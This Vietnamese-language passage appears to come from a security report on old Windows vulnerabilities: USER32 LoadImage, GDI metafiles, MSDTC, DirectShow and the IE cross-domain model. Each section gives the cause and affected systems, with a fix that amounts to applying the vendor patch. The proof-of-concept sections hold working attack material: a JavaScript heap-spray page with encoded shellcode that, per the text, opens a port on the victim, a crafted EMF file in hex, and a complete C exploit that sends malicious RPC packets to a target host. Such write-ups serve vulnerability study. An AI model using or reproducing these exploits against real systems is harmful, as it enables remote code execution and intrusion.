- LoadImage API của thư viện USER32.dll tồn tại một lỗi, khi người tấn công tạo ra một file .ico, .cur, .bmp hoặc .ani có dạng đặc biệt thì có thể làm tràn bộ đệm và cho phép thực hiện một mã lệnh bất kỳ từ người tấn công.
- Khi LoadImage xử lý một hình ảnh thì nó dùng trường kích thước size trực tiếp ở trong file hình ảnh và sau đó cộng thêm 4, nếu chúng ta đặt kích thước này trong khoảng 0xfffffffc-0xffffffff thì lỗi này sẽ xảy ra.
- Một luồng xử lý hình ảnh như sau:

```
LoadImage(
    HINSTANCE hinst,    // luồng xử lý chỉ tới
hình ảnh cần xử lý.
    LPCTSTR lpszName,   // tên của hình ảnh.
    UINT uType,         // kiểu của hình ảnh.
    int cxDesired,      // chiều rộng.
    int cyDesired,      // chiều cao.
    UINT fuLoad
    );
```

- Khi LoadImage xử lý thì nó không có một sự kiểm tra nào kích thước của hình ảnh mà mã lệnh sau đây của LoadImage chỉ ra khi xử lý loại file .ani hoặc .cur:

```
.text:77D56178          mov     eax, [ebx+8]
//đọc kích thước
.text:77D5617B          mov     [ebp+dwResSize],
eax
.text:77D5617E          jnz     short loc_77D56184
.text:77D56180          add     [ebp+dwResSize], 4
//cộng thêm 4\
                Overflow xảy ra ở đây...
.text:77D56184
.text:77D56184 loc_77D56184:                    ; CODE
XREF: \
                sub_77D5608F+EF↑j
.text:77D56184          push    [ebp+dwResSize]
.text:77D56187          push    0
.text:77D56189          push    dword_77D5F1A0
.text:77D5618F          call    ds:RtlAllocateHeap
```

- Sau đó ta làm một kích thước giả làm đối số cho cho hàm memmov dẫn tới heap overflow:

```
.text:77D561A9                  mov     ecx,
[ebx+8]
.text:77D561AC                  mov     esi,
[ebx+0Ch]
.text:77D561AF                  add     esi,
[ebp+arg_0]
.text:77D561B2                  mov     edx, ecx
.text:77D561B4                  shr     ecx, 2
.text:77D561B7                  mov     edi, eax
.text:77D561B9                  rep movsd
.text:77D561BB                  mov     ecx, edx
.text:77D561BD                  and     ecx, 3
.text:77D561C0                  rep movsb
```

5.4./ Mã chứng minh

Khi đoạn code sau thực hiện thành công sẽ mở ra port 28876 trên máy của nạn nhân:

```
<html>

<body>

<a href="lo.htm" target="test">ClickMe</a>

<iframe name=my1 id=mf1 src="1.htm"></iframe>

<iframe name=my2 id=mf2 src="1.htm"></iframe>

<iframe name=my3 id=mf3 src="1.htm"></iframe>

<iframe name=my4 id=mf4 src="1.htm"></iframe>

<iframe name=my id=mf src="1.htm"></iframe>

<script>

img = new  Array();

var kl=0;

//document.onmousemove = doit;

function doit(e)

{
```

```
//document.getElementById("mf").src="lo.htm";
//for (i=0;i<900;i++)
//{
//  img[i].src="loadimage.ICO";
//}
  kl++;
}
</script>

<script language="javascript">
//a = "123456";
//b = "123456";
for (i=0;i<100;i++)
{
  img[i] = new Option();
}
//c = "123456";
shellcode =
unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0
554%u0178%u52ea%u528b%u0120%u31ea%u31c0%u41c9%u34
8b%u018a%u31ee%uc1ff%u13cf%u01ac%u85c7%u75c0%u39f
6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b%u1c5a
%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%
u3040%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u
6c6c%u6850%u3233%u642e%u7768%u3273%u545f%u71bb%ue
8a7%ue8fe%uff90%uffff%uef89%uc589%uc481%ufe70%uff
ff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab%u75e8%ufff
```

```
f%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934
%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%ucc70%
uccfe%u8950%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%u
ff42%uffff%uc031%u5650%ud3bb%u58fa%ue89b%uff34%uf
fff%u6058%u106a%u5054%ubb56%uf347%uc656%u23e8%uff
ff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1%udb3
1%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353
%u5353%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%
u5353%u5343%u534b%u5153%u8753%ubbfd%ud021%ud005%u
dfe8%ufffe%u5bff%uc031%u5048%ubb53%ucb43%u5f8d%uc
fe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0%ufec2%uff
ff%uc483%u615c%u89eb");
for (i=0;i<100;i++)
{
  img[100+i] = new Option();
}
bigblock = unescape("%u0808%u0808%u0808%u0808");
//a= "11111111111111111111111111111";
for (i=0;i<100;i++)
{
  img[200+i] = new Option();
}
headersize = 20;
//b= "11111111111111111111111111111";
for (i=0;i<100;i++)
{
  img[300+i] = new Option();
```

```
}
slackspace = headersize+shellcode.length;
for (i=0;i<100;i++)
{
  img[400+i] = new Option();
}
//c= "11111111111111111111111111111";
while (bigblock.length<slackspace)
bigblock+=bigblock;
for (i=0;i<100;i++)
{
  img[500+i] = new Option();
}
fillblock = bigblock.substring(0, slackspace);
for (i=0;i<100;i++)
{
  img[600+i] = new Option();
}
block = bigblock.substring(0, bigblock.length-
slackspace);
for (i=0;i<100;i++)
{
  img[700+i] = new  Option();
}
while(block.length+slackspace<0x40000)
```

```
{
block = block+block+fillblock;
}
for (i=0;i<1100;i++)
{
  img[800+i] = new Option();
}
memory = new Array();
for (i=0;i<300;i++)
{
 memory[i] = block + shellcode;
}
alert("begin!");
//document.getElementById("mf").src="lo.htm";
for (i=0;i<1900;i++)
{
  img[i].attachEvent("onclick",doit);
}
//window.open("1.htm","test");
</SCRIPT>
123
</body>
</html>
```

5.5./ Giải pháp khắc phục

Sử dụng bản vá lỗi của nhà cung cấp.

6./ Lỗi metafile trong GDI

6.1./ Mức độ tác động của lỗi

Cho phép người khai thác lỗi này tăng quyền hạn của mình.

6.2./ Các hệ thống ảnh hưởng

- Windows Server 2003.
- Windows 2000.
- Windows NT Terminal Server.
- Windows NT Server.

6.3./ Nguyên nhân

- Lỗi này xuất hiện khi xử lý file.emf vì việc tính toán các số nguyên không chính xác trong hàm GetEnhMetaFilePaletteEntries() API của thư viện GID32.dll. Mã lệnh sau là mã lệnh mà hàm trên thực hiện:

```
UINT GetEnhMetaFilePaletteEntries(
    HENHMETAFILE hemf,      // handle of enhanced
metafile
    UINT cEntries,    // count of palette entries
    LPPALETTEENTRY lppe     // address of palette-
entry array
   )
{
        char *begin, *end, *emreof, *palent;
        DWORD count, i;

        // ......

        begin = emf file offset in memory;

        // get the count of palette entries from
the emf file
        count = *((DWORD *)(begin + 0x44));

        if (lppe == 0)
                return count;

        if (size > count)
```

```
                size = count;

        // find the end of the emf file
        end = begin + *((DWORD *)(bigin + 0x30));

        // find the offset of emreof
        emreof = end - *((DWORD *)(end - 0x04));

        // find the offset of palentries
        palent = emreof + *((DWORD *)(emreof +
0x0c));

        // copy the palent from the file to
palette-entry array
        for (i = 0; i < size; i++)
                memcpy(lppe + i, palent + i * 4,
4);

        return size;
}
```

- Ta thấy không có một sự kiểm tra hợp lý, gây ra một vi phạm truy cập khi dùng các giá trị end, emreof, palent được đọc từ file .emf.

6.4./ Mã chứng minh

Cấu trúc file EMF dùng khai thác lỗi dưới dạng Hex.

```
0000000 01 00 00 00 64 00 00 00 93 00 00 00 02 00
00 00
0000010 83 01 00 00 39 01 00 00 00 00 00 00 00 00
00 00
0000020 d1 08 00 00 be 06 00 00 20 45 4d 46 00 00
01 00
0000030 78 00 00 00 17 00 00 00 03 00 00 00 0f 00
00 00
0000040 64 00 00 00 41 00 00 00 c8 12 00 00 c2 1a
00 00
0000050 cc 00 00 00 22 01 00 00 00 00 00 00 00 00
00 00
```

```
0000060 00 00 00 00 0e 00 00 00 14 00 00 00 41 00
00 00
0000070 41 42 43 44 00 00 01 ff
```

6.5./ Giải pháp khắc phục

Sử dụng bản vá lỗi của nhà cung cấp.

7./ Lỗi MS Distributed Coordinator

7.1./ Mức độ tác động của lỗi

Cho phép người khai thác lỗi này chạy những mã lệnh không thể kiểm soát.

7.2./ Các hệ thống ảnh hưởng

- Windows 2003 Server.
- Windowx XP SP1.
- Windows 2000 Server SP0 - SP4.

7.3./ Nguyên nhân

- Chức năng Microsoft Distributed Coordinator (MSDTCPRX.DLL) như là một RPC server dùng xử lý các yêu cầu từ giao diện {906B0CE0-C70B-1067-B317-00DD010662DA} v1.0, chức năng MIDL_user_allocate có một cài đặt có thể sinh ra lỗi đó là luôn luôn cấp phát một page 4KB của bộ nhớ dùng hàm VirtualAlloc, bất chấp kích thước yêu cầu cấp phát là bao nhiêu, chính vì thế sự cấp phát này luôn thành công và trả về địa chỉ của khối 4KB đó. Bởi vì được cấp phát bằng hàm VirtualAlloc nên về nguyên tắc không có một khối nhớ nào kế cận nó để có thể thực hiện việc ghi đè, tuy nhiên nó lại gọi ra một thư viện RPC mà bản thân nó có những hành vi có thể khai thác khi kết hợp với tiến trình cấp phát của MSDTCPRX.
- Sau đây là một phân tích của phương thức NdrAllocate của RPCRT4.DLL dùng lưu trữ những thông tin dữ liệu quản trị nào đó sau những khối nó cấp phát:

```
;ESI = kích thước cấp phát được làm tròn lên số
chia hết cho 8.
; EBX = tổng kích thước cấp phát (kích thước cấp
phát+ 0Ch)
; kiểm tra tiến toàn vẹn, kích thước cấp phát
phải nhỏ hơn FFFFFFF0h

786F828D push ebx ; EBX = tổng kích thước cấp phát
786F828E call dword ptr [edi+48h] ;
```

```
MSDTCPRX.DLL!MIDL_user_allocate
786F8291 mov ebx, eax
786F8293 test ebx, ebx
786F8295 jz 78735490
786F829B lea eax, [esi+ebx] ; ESI = allocation
size
786F829E lea ecx, [edi+0B0h]
786F82A4 mov dword ptr [eax], 4D454D4Ch ; +00h
"LMEM" tag
786F82AA mov [eax+4], ebx ; +04h start of block
786F82AD mov edx, [ecx]
786F82AF mov [eax+8], edx ; +08h ; danh sách liên
kết đơn.
786F82B2 mov [ecx], eax ; đưa khối này vào trong
danh sách liên kết.
```

- Bởi vì kích thước cấp phát được cung cấp từ người được kiểm tra rõ ràng khi hàm cấp phát thành công, bất kỳ một kích thước nào bằng FFFFFFF0h hoặc nhỏ hơn đều có thể là đối số của hàm NdrAllocate, như vậy 12-bytes của dữ liệu quản lý có thể lưu trữ một địa chỉ bất kỳ liên quan tới vị trí bộ nhớ được cấp phát từ hàm VirtualAlloc, và ba trường có kích thước DWORD là một con trỏ chỉ tới vùng nhớ này là một điều kiện cho người tấn công khai thác sâu hơn vào hệ thống.

7.4./ Mã chứng minh

Mã chứng minh này dùng Cho Windows 2000 SP4:

```
#include <stdio.h>
#include <string.h>
#include <winsock.h>
#include <windows.h>

unsigned char packet1[] =
"\x05\x00\x0b\x03\x10\x00\x00\x00\x48\x00"
"\x00\x00\x01\x00\x00\x00\xd0\x16\xd0\x16\x00\x00
\x00\x00\x01\x00"
```

```
"\x00\x00\x00\x00\x01\x00\xe0\x0c\x6b\x90\x0b\xc7
\x67\x10\xb3\x17"
"\x00\xdd\x01\x06\x62\xda\x01\x00\x00\x00\x04\x5d
\x88\x8a\xeb\x1c"
"\xc9\x11\x9f\xe8\x08\x00\x2b\x10\x48\x60\x02\x00
\x00\x00";


unsigned char packet2[] =
"\x05\x00\x00\x03\x10\x00\x00\x00\x04\x01"
"\x00\x00\x01\x00\x00\x00\xec\x00\x00\x00\x00\x00
\x07\x00"
"\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x25\x00
\x00\x00\x00\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
```

```
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00\x55\x00
\x55\x00\x55\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
```

```
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
```

```
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
```

```
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
```

```
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
```

```
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00"
"\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00\x90\x00
\x90\x00\x90\x00";

int banner (char *proga)
{
system("cls");
printf("** MSDTC remote PoC Exploit **\n");
printf(" by Darkeagle \n");
printf("\nUse: %s <ip> <port>\n", proga);
printf("Default port: 3372\n");
printf("Have fun!\n");
}

int main ( int argc, char *argv[] )
{
SOCKET sock;
WSADATA wsa;
struct sockaddr_in addr;
int port;
char *ip_addr;

if ( argc < 3 ) { banner(argv[0]); exit(0); }


banner(argv[0]);
```

```
port = atoi(argv[2]);
ip_addr = argv[1];

printf("[] preparing..\n");

WSAStartup(MAKEWORD(2,0), &wsa);

sock = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);

addr.sin_family = AF_INET;
addr.sin_port = htons(port);
addr.sin_addr.s_addr = inet_addr(ip_addr);

printf("[] connecting..\n");

if ( connect(sock, (struct sockaddr*)&addr,
sizeof(addr)) == -1 )
{ printf("[-] connection failed!\n"); exit(0); }

printf("[] sending crafted packet...");
if ( send(sock, packet1, sizeof(packet1), 0) == -
1 )
{ printf("[-] send failed!\n"); exit(0); }

if ( send(sock, packet2, sizeof(packet2), 0) == -
1 )
{ printf("[-] send failed!\n"); exit(0); }

printf("ok!\n");

closesocket(sock);
WSACleanup();
return 0;}
```

7.5./ Giải pháp khắc phục

Sử dụng bản vá lỗi của nhà cung cấp.

8./ Lỗi phương thức DirectShow trong DirectX

8.1./ Mức độ tác động của lỗi

Cho phép người khai thác chạy mã lệnh của mình trên hệ thống người bị tấn công.

8.2./ Các hệ thống ảnh hưởng

- Windows Server 2003 - DirectX 9.0 - 9.0c.
- Windows XP SP1 - SP2 - DirectX 9.0 - 9.0c.
- Windows 2000 SP4 - Microsoft DirectX 8.0 - 9.0c.
- Windows 98, 98SE, ME.

8.3./ Nguyên nhân

- Lỗi này được tìm thấy trong Windows Media 9 khi xử lý file .avi. Thành phần DirectX cho phép ta có thể ghi vào một vùng nhớ bất kỳ một giá trị bất kỳ khi xử lý một file .avi được viết theo một định dạng mà người tấn công muốn khai thác lỗi này.
- Về nguyên tắc Windows Media 9 dùng QUARTZ.DLL để giải mã và xử lý file .avi. Do một sự thiếu sót trong việc kiểm tra, QUARTZ.DLL có thể được làm cho lưu trữ một giá trị dùng chỉ tới một vị trí cấp phát bất kỳ bằng cách tạo ra một phần tử "strn" với trường chiều dài được chọn là một giá trị đặc biệt của người khai thác.
- Sau đây là một điểm yếu trong mã lệnh của CAviMSROutPin::ParseHeader có thể đặt một giá trị dùng đánh lạc hướng sau chuỗi ASCIIZ được chứa trong dữ liệu "strn":

```
6858A436    cmp     edi, 6E727473h
tag
    6858A43C    jz      6858A45C
     ...
    6858A45C    cmp     ecx, ebx      ; EBX =3D 0
    6858A45E    jbe     6858A44C
    6858A460    lea     ecx, [eax+8] ; ECX -> bắt
đầu của data
     ...
    6858A469    mov     edi, [eax+4] ; EDI =3D
phần chiều dài
```

```
6858A46C    cmp     byte ptr [ecx+edi-1], 0
6858A471    lea     ecx, [ecx+edi-1]
6858A475    jz      6858A44C
6858A477    and     byte ptr [ecx], 0
```

- Lỗi này có thể dùng tạo ra một điều kiện khai thác như là làm tràn hoàn toàn Header của một khối cấp phát trong Heap. Giá trị chiều dài của phần tử "strn" nằm tại offset 18h+7 sẽ làm cho byte thứ hai của trường kích thước tại offset 7 trong Header của khối cấp phát bằng 0, kết quả là bộ quản lý Heap sẽ thực thi trên dữ liệu của người khai thác từ offset 800h trở xuống trong khối cấp phát đã được ghi đè.

8.4./ Giải pháp khắc phục

Sử dụng bản vá lỗi của nhà cung cấp

9./ Lỗi bảo mật Cross-Domain trong Internet Explorer

9.1./ Mức độ tác động của lỗi

Cho phép thực hiện các mã lệnh từ xa.

9.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 98.
- Microsoft Windows 98 Second Edition.
- Microsoft Windows Millennium Edition.
- Microsoft Windows NT® Workstation 4.0 Service Pack 6a.
- Microsoft Windows NT Server 4.0 Service Pack 6a.
- Microsoft Windows NT Server 4.0 Terminal Server Edition, Service Pack 6.
- Microsoft Windows 2000 Service Pack 2, Service Pack 3, Service Pack 4.
- Microsoft Windows XP, Microsoft Windows XP Service Pack 1.
- Microsoft Windows XP 64-Bit Edition, Microsoft Windows XP 64-Bit Edition Service Pack 1.
- Microsoft Windows XP 64-Bit Edition Version 2003.
- Microsoft Windows Server® 2003.
- Microsoft Windows Server 2003, 64-Bit Edition.
- Internet Explorer 6 Service Pack 1.
- Internet Explorer 6 Service Pack 1 (64-Bit Edition).
- Internet Explorer 6 for Windows Server 2003.
- Internet Explorer 6 for Windows Server 2003 (64-Bit Edition).

- Internet Explorer 6.
- Internet Explorer 5.5 Service Pack 2.
- Internet Explorer 5.01 Service Pack 4.
- Internet Explorer 5.01 Service Pack 3.
- Internet Explorer 5.01 Service Pack 2.

9.3./ Nguyên nhân

- Lỗ hổng liên quan tới mô hình bảo mật liên vùng (cross-domain) trong Internet Explorer. Mô hình này giữ cho cửa sổ của các vùng khác nhau không chia sẻ thông tin. Lỗ hổng này có thể xuất hiện khi thực hiện các mã lệnh script trong Local Machine zone. Để khai thác lỗ hổng này, kẻ tấn công phải quản lý một Web site với dụng ý xấu, trong đó chứa các trang Web được thiết kế để khai thác lỗ hổng và dụ người dùng duyệt các trang web đó. Kẻ tấn công cũng có thể tạo các thư điện tử dạng HTML để khai thác lỗ hổng này và dụ người nhận đọc các thông điệp đó. Sau khi người dùng truy cập các website có dụng ý xấu hay đọc các thư điện tử HTML, kẻ tấn công có thể truy cập thông tin từ một Web site khác, truy cập các file trong hệ thống của người dùng và thực hiện các đoạn mã bất kỳ trên hệ thống đó. Đoạn mã có thể thực hiện với quyền truy cập của người dùng hiện tại.
- Lỗ hổng liên quan tới việc thực hiện thao tác drag-and-drop với hàm con trỏ trong các sự kiện HTML động (DHTML) của Internet Explorer. Lỗ hổng này có thể cho phép lưu các file bất kỳ vào một vị trí trong hệ thống của người dùng nếu họ nhấn chuột vào các liên kết. Sẽ không xuất hiện các hộp thoại yêu cầu người dùng chấp thuận tải các file này hay không. Để tận dụng lỗ hổng này, kẻ tấn công có thể tạo ra những Web site với dụng ý xấu có chứa các trang Web tạo ra những liên kết lừa đảo. Kẻ tấn công có thể dụ người dùng nhấn chuột vào liên kết đó. Hoặc cũng có thể tạo ra các email khuôn dạng HTML chứa các liên kết lừa đảo. Nếu người dùng nhấn chuột vào các liên kết này, đoạn mã mà kẻ tấn công định thực hiện có thể không hoạt động nhưng sẽ được lưu lại trên hệ thống của người dùng.
